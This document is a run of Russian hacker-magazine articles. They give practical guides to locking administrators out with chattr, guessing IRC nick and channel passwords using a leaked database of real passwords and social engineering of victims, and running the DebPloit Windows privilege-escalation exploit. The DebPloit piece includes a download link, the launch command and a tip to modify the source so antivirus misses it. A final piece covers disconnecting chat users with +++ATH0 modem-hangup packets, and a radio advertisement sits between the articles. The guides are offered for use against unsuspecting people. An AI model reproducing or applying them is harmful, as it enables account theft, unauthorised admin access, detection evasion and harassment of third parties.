Прелесть заключается в такой штуке, как атрибуты файловой системы. Так вот, с помощью утилиты chattr можно сделать так, что даже администратор, к примеру, не сможет записать файл в каталог или стереть его оттуда. И будет долго ломать голову, если сразу не догадается. Дав команду chattr +i /bin, ты защищаешь каталог от записи. Это ничем с виду не страшно, но, например, новая программа из пакета уже не инсталлируется. Установив этот атрибут на файл с документом, потом нельзя будет в него внести изменения. Видишь, какие мы хитрые - средства защиты превратили в средства нападения.

## OUT

Ну вот. Рассказал я тебе немного о шалостях и гадостях. Еще раз говорю, что это тебе только для примера, чтобы ты понял, что можно сделать с машиной, за которой никто не присматривает. А посему мой тебе чисто дружески совет: не будь лохом и НЕ ОСТАВЛЯЙ залогиненную консоль, уходя даже на 5 минут.

**С бестовыми вишезами, 1oker.**

# ФИЛОСОФИЯ ПОДБОРА ПАРОЛЕЙ

## пособие по хаку ников и каналов в IRC

Практически у любого сидящего в ирке (IRC) рано или поздно возникает соблазн хакнуть чужой ник или канал. Но после десятка (а может и сотни) безуспешных попыток подобрать пароль методом тыка идея подыхает. И возникает вопрос - а реально ли в принципе подобрать пароль к нику или каналу? Чтобы ответить на этот вопрос, я достал базу с паролями к 2795 реальным никам!

Андрей Каролик (andrusha@sl.ru)

рис. Ровер

Идея заключалась в том, чтобы проанализировать уже имеющиеся пароли и попытаться найти любые закономерности в этих паролях. Тогда ты сможешь в дальнейшем перейти от вялых попыток подбора методом тыка (с нулевым результатом) к осмысленному и более эффективному подбору паролей, используя эти закономерности.

### КАК РОЖДАЕТСЯ ПАРОЛЬ

Кто бы ни пришел на ирку, основное его желание - пообщаться. Регистрация ника - второстепенное дело, дающее всего лишь ощущение сухости и защищенности. Поэтому многие больше думают о том, чтобы не забыть пароль, и делают его максимально простым, что является роковой ошибкой. Конечно, так делают далеко не все, но большинство все-таки начинает задумываться об этом уже после того, как их ник кто-то взламывает. Другое дело, что ники далеко не всех подвергаются хаку, в основном это ники фаундеров каналов или людей, имеющих акцессы на этих каналах. Ну и, конечно же, ники операторов сети :). По какому же принципу люди придумывают свои пароли? Кто как, но в 98% случаев пароль осмысленный - в отличие от произвольной генерации паролей у тех же провов при получении аккаунта. Все зависит от времени года, дня недели и даже времени суток, в которое происходит регистрация ника. Кто-то зациклен на кличке своей кошки, кто-то на имени любимой (или нелюбимой) девушки, а кто-то мучается с запоминанием пин-кода от пластиковой карточки. Наболевшее и выливается в виде пароля к нику, так как все, что связано с переживаниями, очень легко запоминается.

### ХИТ-ПАРАД ЛАМЕРСКИХ ПАРОЛЕЙ

Далеко не все утруждаются придумыванием хоть сколько-нибудь сложных паролей (или им не дано), в результате 3,3% от всех паролей (всего 2795) составляют всего лишь пять самых простейших комбинаций:

1) password - 24
2) 123456 - 22
3) 12345 - 19
4) 11111 - 17
5) qwerty - 9

**За основу материала была взята реальная база данных ников сети DalNet(RU) (www.dalnet.ru) полугодовалой давности. Количество ников в базе - 2795!**


А таких простейших паролей с другими комбинациями наберется не один десяток, что, по моим скромным подсчетам, составляет до 10 процентов от общего числа всех паролей. Меня, честно говоря, это поразило, но с гениальной простотой ты можешь с ходу сломать десятую часть ников. Могу только огорчить, что после выхода в свет этого номера Спеца количество подобных ников резко начнет уменьшаться :).

### ЛОМАЙ ОСМЫСЛЕННО

С ламаками все понятно, а как быть с остальными 90% иркоманов? Тут подбор придется систематизировать, делая его по определенным критериям и в последовательности от более простого к более сложному. Уровень сложности, до которого ты готов дойти, потратив кучу собственного времени, определишь сам, а вот с критериями я тебе помогу. Как говорится, сколько людей - столько и паролей. Но все равно между некоторыми паролями есть общие закономерности и даже совпадения. Проанализировав 2795 паролей, я выделил следующие критерии подбора:

- наиболее обиходные слова (односложные) из английского языка;
- жаргонизмы английского языка;
- матерные слова иностранного происхождения, примеров не привожу :);
- имена (свои или чужие);
- фамилии (свои или чужие);
- ники (свои или чужие);
- повторы сочетаний произвольных букв (чаще всего двух, реже трех), к примеру, lololol или ahahah;
- повторы сочетаний произвольных цифр (чаще всего двух, реже трех);
- номера телефонов (своих или чужих), причем с возможной перестановкой цифр или чтением задом наперед;
- номера UIN-ов (своих или чужих), причем с возможной перестановкой цифр или чтением задом наперед;
- PIN-коды от карточек или других безделушек (своих или чужих), причем с возможной перестановкой цифр или чтением задом наперед;
- сочетания со словом pass или password, к примеру, mypass;
- название прог, фирм или железок, самым оригинальным было mirc32 и microsoft ;);
- название каналов (своих или чужих);
- мыльники или иденты (свои или чужие).

Еще одну разновидность паролей хочу отметить отдельно, поскольку она очень обширна, но при этом очень сложна для перебора - набор на клавиатуре по-русски с включенной латиницей. В результате получается абракадабра латинскими буквами, которую можно прочесть, если найти латинские буквы на клаве и сопоставить с русскими буковками на этих же клавишах. Сложность подбора состоит в том, что эти слова слишком разнообразны, а усугубляется это еще и тем, что используют искаженные слова (например, lfdfkrf) или уменьшительно-ласкательные формы (например, gjl]t,jyxbr). Но чаще всего это имена, животные, предметы, хобби, действия или матерные слова. Были и экзотические пароли: номер школы, номер машины, день рождения, из нескольких слов через знак подчеркивания и т.п. Самый длинный пароль составил 32 символа! Еще одно личное наблюдение - даже с учетом того, что на сервисах, с которых была взята база по никам, была возможность задавать пароли кириллицей, всего 24 человека из 2795 воспользовались этой возможностью. Остальные использовали в паролях латиницу и цифры. При этом количество паролей, состоящих исключительно из цифр, было более 600 (более 22%). Всего лишь около 250 умников (около 9%) использовали в паролях и латиницу, и цифры одновременно. Оставшаяся часть (около 68%) ограничилась использованием в паролях только латинских букв. Самыми неприступными для подбора являются



ники, состоящие из цифр и букв одновременно, либо не имеющие смысла (например, f_k@jh#). Их уже надо как-то своровать с тачки жертвы либо просто смириться с действительностью и запинговать нахала до смерти :).

## СНАЧАЛА СДЕЛАЙ ПОДКОП

Список слов, жаргонизмов и матерных выражений ты составишь сам. А вот подбирать ники, фамилии, имена, телефоны, uin-ны и pin-коды на пустом месте было бы самоубийством. Проще всего эту информацию заполучить от самой же жертвы. Для этого придется временно перевоплотиться, сменив свой стиль общения и ник. Если предстоит разводить чувака, то нужен ник девчонки, а если чувиху - ник парня. Дальше все полностью зависит от твоей коммуникабельности и терпения. Возможно, на пытки уйдет не один день. Сам понимаешь, что никто тебе не выложит свои данные и данные знакомых в первый разговор. Но если игра стоит свеч - вербуй и действуй. Иногда оказывается очень ценной информация о любых паролях, которые когда-либо придумывал этот чел. Никто обычно не задумывается о том, что каждый новый пароль придумывается машинально и зачастую он подобен всем остальным, если вообще в точности не похож. У меня лично был случай в сети DalNet, когда мне удалось подобрать пароль к каналу #russian, зная пароли фаундера канала к его трем фтп-серверам. Оказалось, что он придумывал все пароли по одной и той же схеме, чем я и воспользовался.

## КАК НЕ ЛОХАНУТЬСЯ САМОМУ

Увлекшись подбором чьего-либо пароля, не забывай, что точно так же могут подобрать и твой собственный пароль. Чтобы забыть об этой проблеме, один раз грамотно придумай себе пароль. Никто тебе не запрещает связать его логически со своими воспоминаниями, но в обязательном порядке включи в него и цифры, и буквы (или спецсимволы). Приведу простой пример. Пароль password ломается без проблем, так как при переборе первым приходит в голову (кстати, победитель хит-парада ламаков). Но стоит его видоизменить - pass#word_666 - и он становится неприступным!

## ПЕРЕБИРАЙ ЛЕЖА

Любые действия пользователей сети всегда могут отследить операторы сети, которые бдят :) день и ночь за нерадивыми жителями ирки. И, если ты не хочешь заработать акилл (бан на всей сети) на свою задницу, то всегда бери левый ник перед тем, как подбирать пароль к другим никам. Аналогично, если ты сидишь с постоянным хвостом, тебе будет необходимо накопать для себя прокси. Отследить попытки перебора паролей можно как в онлайне, так и по логам, которые постоянно пишутся. Конечно, чем больше по размерам сеть, тем сложнее отслеживать подобные махинации, но подстраховка никогда не бывает лишней.

## P.S.

**Теперь перед попыткой взлома ника или канала спроси его владельца, читал ли он этот номер Спеца. Если ответ будет утвердительным, то попытка подбора пароля будет пустой тратой времени :).**

# DEBPLOIT

## локальный руткит под Win2k

Я расскажу об одном маленьком, но очень полезном эксплойте, который позволяет выполнять любую программу под правами администратора в операционных системах семейства Windows NT. Этот незаменимый для «легкого взлома» эксплойт носит название DebPloit. Название произошло от двух слов: Debug & Exploit. Сейчас станет ясно, почему.

**Андрей Ковалев aka Drone** (drone@nm.ru), http://funmp3.hoha.ru

### КАК ОНО РАБОТАЕТ?

Дело в том, что некоторое время назад некто EliCZ обнаружил очень серьезную уязвимость в подсистеме отладки (Debugging SubSystem) NT-шки.
**Принцип работы эксплойта следующий:**

1. Надо стать dbgss-клиентом (функция DbgUiConnectToDbg).
2. Далее подключаемся к DbgSsApiPort LCP-порту (используя функцию ZwConnectPort). Любой юзер с любыми правами может это сделать!
3. Посылаем запрос на отладку процесса к dbgss точно так же, как это делает CreateProcess (функция ZwRequestPort).
4. Ожидаем ответа CREATE_PROCESS_DEBUG_EVENT от dbgss (функция WaitForDebugEvent). Ответ будет содержать описатель (handle) процесса.
5. Переключаем свой текущий уровень безопасности на контекст безопасности, полученный на шаге 4.
6. Исполняем код (запускаем внешнюю программу) с правами выбранного для отладки процесса.
7. При выгрузке отладчика (например при LogOff) наш процесс также выгружается, как будто он был просто отлажен, как обычно.

### ХИНТСЫ

Для тех, кто захочет поподробнее разобраться в принципе работы эксплойта, у меня есть хорошая новость. В комплект поставки DebPloit-а, помимо откомпилированных экзешников (адрес, с которого можно скачать эксплойт, следующий: **http://www.anticracking.sk/EliCZ/bugs/DebPloit.zip**), входят также и исходники! Так что если захочешь сделать, например, чтобы AVP, как только увидит эксплойт, не начинал кричать: «Внимание! Обнаружен Вирус Exploit.WinNT.DebPloit!», то достаточно лишь немного изменить исходный код, и глупый AVP больше не найдет никакого «вируса». Или же если вдруг ты захочешь придать эксплойту Gui-интерфейс... Да мало ли еще для чего? Пожалуйста! Исходники под рукой.
Данный эксплойт полностью работоспособен в таких операционных системах, как MS Windows NT 4.0 и MS Windows 2000. К сожалению, Microsoft уже выпустила Update, который устраняет данную уязвимость, но ведь не факт, что все администраторы вовремя обновляют свои операционные системы (представь себе, что значит для админа поставить один маленький хотфикс на N компов клуба, аудитории или офиса).

**Если система уязвима, то программа сразу после запуска выдаст строчку «DebPloit is Avaiable!».**

### ИСПОЛЬЗУЕМ УЯЗВИМОСТЬ


Перво-наперво разархивируем zip-архив и посмотрим, что интересного лежит внутри. Папки DPfix и Hotfix нам не нужны. В них находятся комментарии, с помощью которых можно залатать дыру. А вот в директории Examples лежит то, что нам надо: сам откомпилированный эксплойт (ERunAsX.exe) и еще одна программа, позволяющая проверить систему на уязвимость(IsAvailable.exe), которую мы прямо сейчас и запустим. Если система уязвима, то программа сразу после запуска выдаст строчку «DebPloit is Avaiable!». Если так произошло, то все в порядке! Можно считать, что права администратора уже у нас в кармане ;). Если же тебе не повезло, то это может означать лишь то, что системный администратор не такой лох, как ты думал, и придется искать другие пути «легкого взлома» ;).
Будем надеяться, что админ не успел вовремя обновить систему. Тогда прямо сейчас ты можешь, практически не прилагая никаких усилий, запустить любую программу с правами администратора. В нашем примере мы под правами гостя (Guest) запустим редактор реестра (regedit.exe), который, естественно, под правами гостя запускаться никак не должен.
Для этого вызываем командную строку(cmd.exe), заходим в нужную папку и запускаем ERunAsX.exe с параметром, указывающим нужную нам программу. В нашем случае: «ERunAsX.exe regedit.exe». Все! Запустился редактор реестра с правами администратора. Более легкий хак придумать сложно. Вместо regedit.exe можно запустить любую программу. К примеру, cmd.exe - админская консоль, или mmc.exe - Microsoft Managment Console. Хотя что я рассказываю? Думаю, что и без моих советов ты найдешь достойное применение этому замечательному эксплойту. Удачи!

**В нашем примере мы под правами гостя (Guest) запустим редактор реестра (regedit.exe), который, естественно, под правами гостя запускаться никак не должен.**

# Внимание!!!

Новогодний Супертест для радиослушателей, и не только... Вы хотите, наверняка хотите знать свой личный FM-прогноз на будущий год и всю жизнь? Тогда поехали: красная стрелка означает однозначное "Да!", синяя - категоричное "Нет!". Шаг вправо, шаг влево приравниваются к побегу.

**Удачи!**




## Все сходится – Ваша радиостанция –

ХИТ 107.4 FM
ЛУЧШАЯ МУЗЫКА СЕЙЧАС

## С Новым годом!

# ГОПНИКИ В IRC

## веселуха в чате

Здорово, маза хакер! Сегодня мы отдыхаем, и ломать бошку в попытках поломать пальцовый сервант как-то ломает :). Будем просто развлекаться! Злобно так, мерзко. Изя Хак, если он реально Изя Хак, должен уметь хотя бы подсадить трояна, вырастить шестизначный юин и выкинуть кого-нибудь с IRC. Хуцкеры должны сидеть в Ирке, потому что это круто! А порвать ламу коннект, а потом картинно разложить пальцы перед всем каналом - это вообще мегарулеззз :). Ты не слышал про IRC?! Тогда ты - не Изя Хак и даже не его родственник. Просвещайся срочно!

**Донор** (Donor@real.xakep.ru)

рис. **Борис** Алексеев

### МИКРОЛИКБЕЗ


IRC (Internet Relay Chat) - это куча взаимосвязанных серверов, которые позволяют людям поболтать в сети, обсудить проблемы и траблы, задать вопросы спецам (если затусишь на соответствующие каналы), обменяться файлами и даже трейдить разным виртуальным стаффом. Для этого у тебя должен быть клиент: mIRC или Pirch для Винды или какая-нибудь X-Bitch для *nix'ов. Чат организован в виде тучи каналов по интересам. Юзвери лазят по этим каналам и ищут себе единомышленников. Фишка в том, что ты сам легко можешь зарегить канал, собрать там своих друзей, раскрутить его, привлечь народ и быть там царем и Богом. Владельцы канала становятся опами. Оп следит за каналом, чтобы всякие черти там не безобразничали, и может выкинуть (kick) и забанить (ban), то есть запретить ходить вообще любому посетителю канала. Клево! Тебя все слушаются и уважают :). Так вот, опы часто понтуются или один канал мешает другому, отнимая аудиторию, тогда начинается IRC-война, захваты и перезахваты каналов. Для нас важен еще один момент: Ирка имеет Whois, и засветить IP'шник любого болтуна - как два байта переслать (не всегда, конечно). И еще один бонус: в Ирке сразу виден эффект твоей злобной акции. Только что сидел чел, молотил клаву, и вот его уж нет...

### ЦЕЛКАЯ МЕЛЬ

Что мы хотим? На самом деле, развлечься. Захватить канал описанными ниже методами вряд ли удастся, если только опы - не полное тупое, непроходимое ламо. Соответственно и будем подбирать наши жертвы. Это перцы и перчинки, которые ничего не знают и знать не желают о хаке и безопасности, а просто сидят в Ирке и трепятся, просерая драгоценное он-лайновое время. Их надо найти и уничтожить, потому что они - мясо. Впрочем, пусть совесть тебя не мучает - особого вреда ты им не принесешь, а когда отвяжешься, небо над ними снова будет безоблачным.

### ТЕАТР ВОЕННЫХ ДЕЙСТВИЙ

Предположим, что клиент у тебя стоит, и коннект с Инетом налажен. Ты - не чайник, поэтому без труда заполнишь окошки формы настройки и выберешь одну из IRC-сетей, что-то типа DALnet или Rusnet. Дави коннект, и ты - в сети. Перед тобой вывалится форточка со списком каналов



**Тоже мне защита!**


(#имя_канала), только это все лажа, потому что большинства каналов с такими именами либо нет вообще, либо они пустые. Так что ты окажешься на канале с опской «плюшкой» (@), но в полном одиночестве. Можешь зарегить канал за собой и кикнуть себя на хрен. В общем, лезь в поисковик и вводи что-то вроде «DALnet каналы», и изучай ссылки. В идеале нужно найти какой-нибудь рейтинг популярных каналов. Добавь имя понравившегося канала в папку каналов и джойнься (Join) на него. Теперь осмотрись, выясни, о чем, в основном, здесь трут терки, - о письках-бантиках или об оргазмическом ковырянии в сырцах ядра FreeBSD. Многие каналы имеют сайты, по ним тоже можно сделать пару выводов о крутизне ченела. С крутыми каналами лучше не связываться, потому что челы там грамотные, сидят явно не под Винью и висят на выделенках (дайлапа отдыхает). Я, как истинный мачо, выбрал канал #sex (да простят меня его посетители :)). Итак, место определено - здесь мы и будем устраивать сатан. Пошли за софтой.

### БИГ ГАНЗ

Поскольку мы с тобой сейчас тупим как «трешка» (третий «пень» имеется в виду :)) и заморачиваться с установкой и настройкой скриптов нас не климатит, будем юзать самое тупое, что только есть на свете, - нюки (хотя, надо отдать должное их создателям, они явно не тупили). Итак, я отсмотрел для тебя несколько прог и выбрал парочку достойных рабочих экземпляров. Это xPING, разработанный xPoison'ом, и Voidozer производства Teem Void. Ты легко найдешь их в поисковиках именно под этими именами, так как многочисленные хацкеры выложили копии этих прог на своих хоумпагах, хотя мертвых линков и битых архивов тоже много. Допустим, ты все скачал (благо, качать немного).

### ПОЛОЖЬ ТРУБКУ!

Итак, xPING версия 1.4, как справедливо отмечает автор, - это «вроде нюкер, а вроде и нет...». Некий чел ObiTuarY нарыл инфу, что некоторые



**Вот мы и нарыли IP'шник. Берегись!**

мопеды имеют багу: они не соответствуют Hayes стандарту и после получения escape последовательности (+++) не держат паузу в 500-1000 мс и падают в командный режим. После этого им можно скормить любую AT-команду. xPing генерит ICMP-пакет (ping) со строкой +++ATH0, и бажный момед послушно вешает трубку :). Ты прикинь, от этой шняги не спасут даже персональные файерволлы, которых понаставили в последнее время ламаки! Пакет даже не дойдет до огнестенки, потому что модем подавится раньше. Плюс полная анонимность, так как запалить твой IP'шник жертва не сможет.

Прога умеет передавать еще две команды. Строка +++ATL3M2 врубает динамик на полную, и завывания модема будят весь дом. Команда +++ATS7=1&W0&Y0 - устанавливает паузу между набором номера и началом соединения равной 1 секунде и записывает эти установки в память модема (модем просто вешает трубку сразу после набора номера провайдера). Можно выкинуть юзверя надолго...

Есть трабла: такая же бага может быть и у твоего мопеда (то есть он первый будет вешать трубку). Пофиксить ее и обезопасить свою задницу можно, слазив в «Панель управления/Модемы/Свойства/ Подключение/Дополнительно.../Строка инициализации» и прописав там: ATS2=255. Это отключит распознавание escape последовательности, которая тебе на фиг не нужна.

